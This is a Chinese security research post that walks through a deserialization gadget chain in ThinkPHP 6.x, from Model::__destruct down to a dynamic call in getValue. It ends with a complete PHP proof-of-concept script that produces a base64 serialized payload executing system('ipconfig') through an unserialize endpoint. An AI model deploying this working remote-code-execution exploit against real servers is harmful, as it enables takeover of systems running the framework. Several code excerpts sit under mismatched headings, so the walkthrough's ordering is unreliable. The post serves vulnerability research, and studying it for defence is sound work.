

ThinkPHP 6.x反序列化POP链（一）

原创 Tomsawyer 宽字节安全 今天

环境准备

安装ThinkPHP 6.0

```
composer create-project tophink/think=6.0.x-dev v6.0
```

修改`application/index/controller/Index.php` `Index`类的代码

```
class Index
{
    public function index()
    {
        $payload = unserialize(base64_decode($_GET['payload']));
        return 'ThinkPHP V6.x';
    }
}
```

开启ThinkPHP6调试

将根目录`.example.env`更改为`.env`，文件中添加：`APP_DEBUG = true`

利用链


```
think\Model --> __destruct()
think\Model --> save()
think\Model --> updateData()
think\Model --> checkAllowFields()
think\Model --> db()
-----此处以下同tp 5.2后半部分利用链-----
think\model\concern\Conversion --> __toString()
think\model\concern\Conversion --> __toJson()
think\model\concern\Conversion --> __toArray()
think\model\concern\Attribute --> getAttr()
think\model\concern\Attribute --> getValue()
```

POP链分析复现

__destruct()

首先寻找可利用的__destruct()

在vendor/topthink/think-orm/src/Model.php中找到



```
public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}
```

The image shows a code editor with a dark background. The code is in PHP and defines the __destruct() method for a Model class. It checks if the lazySave property is true and calls the save() method if so. There is a small logo and text '宽字节安全' in the bottom right corner of the code block.


lazySave可控，构造lazySave为true，进入save()函数

save()

```

525     public function save(array $data = [], string $sequence = null): bool
526     {
527         // 数据对象赋值
528         $this->setAttrs($data);
529
530         if ($this->isEmpty() || false === $this->trigger( event: 'BeforeWrite')) {
531             return false;
532         }
533
534         $result = $this->exists ? $this->updateData() : $this->insertData($sequence);
535
536         if (false === $result) {
537             return false;
538         }
539

```



updateData()

此处先行提示一下，我们下一步需要利用**updateData()**方法，所以此处需要构造条件触发


- **\$this->isEmpty() == false**

查看**\$this->isEmpty()**代码

```

494     public function isEmpty(): bool
495     {
496         return empty($this->data);
497     }

```



使其返回false需要满足 `$this->data != null`


- **\$this->trigger('BeforeWrite') === true**

在**vendor/topthink/think-orm/src/model/concern/ModelEvent.php**中查看**trigger**方法

```

65     protected function trigger(string $event): bool
66     {
67         if (!$this->withEvent) {
68             return true;
69         }

```



使其返回true需要满足 `$this->withEvent === false`


- `$this->exists == true`

满足条件后进入 `updateData()`方法，此处只截取利用到的代码

```

591     protected function updateData(): bool
592     {
593         // 事件回调
594         if (false === $this->trigger( event: 'BeforeUpdate')) {
595             return false;
596         }
597
598         $this->checkData();
599
600         // 获取有更新的数据
601         $data = $this->getChangedData();
602
603         if (empty($data)) {
604             // 关联更新
605             if (!empty($this->relationWrite)) {
606                 $this->autoRelationUpdate();
607             }
608
609             return true;
610         }
611
612         if ($this->autoWriteTimestamp && $this->updateTime && !isset($data[$this->updateTime])) {
613             // 自动写入更新时间
614             $data[$this->updateTime] = $this->autoWriteTimestamp($this->updateTime);
615             $this->data[$this->updateTime] = $data[$this->updateTime];
616         }
617
618         // 检查允许字段
619         $allowFields = $this->checkAllowFields();

```




此处我们要用到 **checkAllowFields()**，所以需要保证在此之前不会return退出这个方法

- `$this->trigger('BeforeUpdate') == true`
- `empty($data) == true`
- `$data != null`

`$data`值来源于`getChangedData()`，我们在 **vendor/topthink/think-orm/src/model/concern/Attribute.php** 中找到此方法


```
556     protected function checkAllowFields(): array
557     {
558         // 检测字段
559         if (empty($this->field)) {
560             if (!empty($this->schema)) {
561                 $this->field = array_keys(array_merge($this->schema, $this->jsonType));
562             } else {
563                 $query = $this->db();
564                 $table = $this->table ? $this->table . $this->suffix : $query->getTable();
565
566                 $this->field = $query->getConnection()->getTableFields($table);
567             }
568
569             return $this->field;
570         }
```



出于构造POP链考虑，我们应使`$this->force == true`，使其直接返回`$data`，避免返回其他数值或内容影响构造

checkAllowFields()

```
293     public function getChangedData(): array
294     {
295         $data = $this->force ? $this->data : array_udiff_assoc($this->data, $this->origin, function ($a, $b) {
296             if ((empty($a) || empty($b)) && $a !== $b) {
297                 return 1;
298             }
299
300             return is_object($a) || $a !== $b ? 1 : 0;
301         });
```



此函数中我们需要触发 **db()** 方法，即需要满足以下条件

- `$field = []`

- `$schema = []`

`db()`

`$this->connection`可控，赋值为"mysql"；`name()`方法参数完全可控，字符串拼接，触发`__toString()`

```
247     public function __toString()  
248     {  
249         return $this->toJson();  
250     }
```

后面POP链与ThinkPHP5.2相同，需要注意的是，Model为抽象类，不能实例化，我们需要他的子类，和thinkPHP5.2一样我们还是使用Pivot来构造。

`__toString()`

我们选择 `vendor/topthink/think-orm/src/model/concern/Conversion.php` 来触发 `__toString()`


```
353     public function db($scope = []): Query  
354     {  
355         /** @var Query $query */  
356         $query = self::$db->connect($this->connection)  
357             ->name( name: $this->name . $this->suffix)  
358             ->pk($this->pk);  
359     }
```

跟进 `toJson()`

```

132     foreach ($this->visible as $key => $val) {...}
144
145     foreach ($this->hidden as $key => $val) {...}
156
157     // 合并关联数据
158     $data = array_merge($this->data, $this->relation);
159
160     foreach ($data as $key => $val) {
161         if ($val instanceof Model || $val instanceof ModelCollection) {
162             // 关联模型对象
163             if (isset($this->visible[$key]) && is_array($this->visible[$key])) {
164                 $val->visible($this->visible[$key]);
165             } elseif (isset($this->hidden[$key]) && is_array($this->hidden[$key])) {
166                 $val->hidden($this->hidden[$key]);
167             }
168             // 关联模型对象
169             if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
170                 $item[$key] = $val->toArray();
171             }
172         } elseif (isset($this->visible[$key])) {
173             $item[$key] = $this->getAttr($key); // 不完全可控, $key会在前面被修改, 所以不使用此处的getAttr()
174         } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
175             $item[$key] = $this->getAttr($key);
176         }
177     }

```



宽字节安全

跟进 `toArray()`

toArray()

我们只截取关键代码进行分析

```

460     public function getAttr(string $name)
461     {
462         try {
463             $relation = false;
464             $value     = $this->getData($name);
465         } catch (InvalidArgumentException $e) {
466             $relation = $this->isRelationAttr($name);
467             $value     = null;
468         }
469
470         return $this->getValue($name, $value, $relation);
471     }

```

此处我们需要触发 `getAttr()` 方法，我们分析触发条件

- `$this->hidden[$key] == null`, `$this->hidden` 可控
- `$hasVisible == false`, `$hasVisible` 默认为false,

注意两个 `getAttr()` 只能使用第175行的，原因见图

getAttr()

跟进 `getAttr()`

```

242     public function toJson(int $options = JSON_UNESCAPED_UNICODE): string
243     {
244         return json_encode($this->toArray(), $options);
245     }

```

`$key` 会传入 `getData()` 方法，跟进 `getData()`


```

186     protected function getRealFieldName(string $name): string
187     {
188         return $this->strict ? $name : Str::snake($name);
189     }

```

跟进 `getRealFieldName()`

```

271     public function getData(string $name = null)
272     {
273         if (is_null($name)) {
274             return $this->data;
275         }
276
277         $fieldName = $this->getRealFieldName($name);
278
279         if (array_key_exists($fieldName, $this->data)) {
280             return $this->data[$fieldName];
281         } elseif (array_key_exists($fieldName, $this->relation)) {
282             return $this->relation[$fieldName];
283         }
284
285         throw new InvalidArgumentException('message: 'property not exists:' . static::class);
286     }

```

当 `$this->strict == True` 时，直接返回 `$name`

返回 `getData()`，经由上面分析可以得出，通过构造可使 `$fieldName = $key`，之后进入if判断逻辑

```

if (array_key_exists($fieldName, $this->data)) {
    return $this->data[$fieldName];
}

```

此处if条件满足，返回 `$fieldName` 给 `getAttr()` 中的 `$value`


调用的函数 `getValue()`，参数中 `$name` 是 `$this->withAttr` 的键名，`$value` 是命令

getValue()

```

482     protected function |getValue(string $name, $value, $relation = false)
483     {
484         // 检测属性获取器
485         $fieldName = $this->getRealFieldName($name);
486         $method     = 'get' . Str::studly($name) . 'Attr';
487
488         if (isset($this->withAttr[$fieldName])) {
489             if ($relation) {
490                 $value = $this->getRelationValue($relation);
491             }
492
493             if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName])) {
494                 $value = $this->getJsonValue($fieldName, $value);
495             } else {
496                 $closure = $this->withAttr[$fieldName];
497                 $value    = $closure($value, $this->data);
498             }

```



`$this->withAttr[$key]` 作为函数名动态执行，`$value` 作为参数

如果命令是 `ipconfig`，那么最终执行的就是 `system("ipconfig", ["test"=>"ipconfig"])`

对于函数 `system()` 的用法，参见php手册<https://www.php.net/manual/zh/function.system.php>

说明

```
system ( string $command [, int &$return_var ] ) : string
```

同 C 版本的 **system()** 函数一样，本函数执行 **command** 参数所指定的命令，并且输出执行结果。

如果 PHP 运行在服务器模块中，**system()** 函数还会尝试在每行输出完毕之后，自动刷新 web 服务器的输出缓存。

如果要获取一个命令未经任何处理的原始输出，请使用 [passthru\(\)](#) 函数。


参数

command

要执行的命令。

return_var

如果提供 **return_var** 参数，则外部命令执行后的返回状态将会被设置到此变量中。



宽字节安全

POC

```
<?php
namespace think;
use think\model\Pivot;
abstract class Model{
private $lazySave = false;# save()
private $exists = false;# updateData()
protected $connection;
protected $name;# __toString() Conversion.php =>Pivot
private $withAttr = [];# assert
protected $hidden = [];
private $data = [];
protected $withEvent = false;
private $force = false;
protected $field = [];
protected $schema = [];

function __construct(){
$this->lazySave = true;
$this->exists = true;
$this->withEvent = false;
$this->force = true;
$this->connection = "mysql";
$this->withAttr = ["test"=>"system"];
$this->data = ["test"=>"ipconfig"];
$this->hidden = ["test"=>"123"];

$this->field = [];
$this->schema = [];
}
}
namespace think\model;
```

```

use think\Model;

# Model 是一个抽象类，我们找到它的继承类，此处选取的是 Pivot 类
class Pivot extends Model{
function __construct($obj=""){
parent::__construct();
$this->name = $obj;# $this->name放子类构造方法中赋值，直接放基类属性中初始化不成功
}
}

$a=new Pivot();
echo base64_encode(serialize(new Pivot($a)));

```

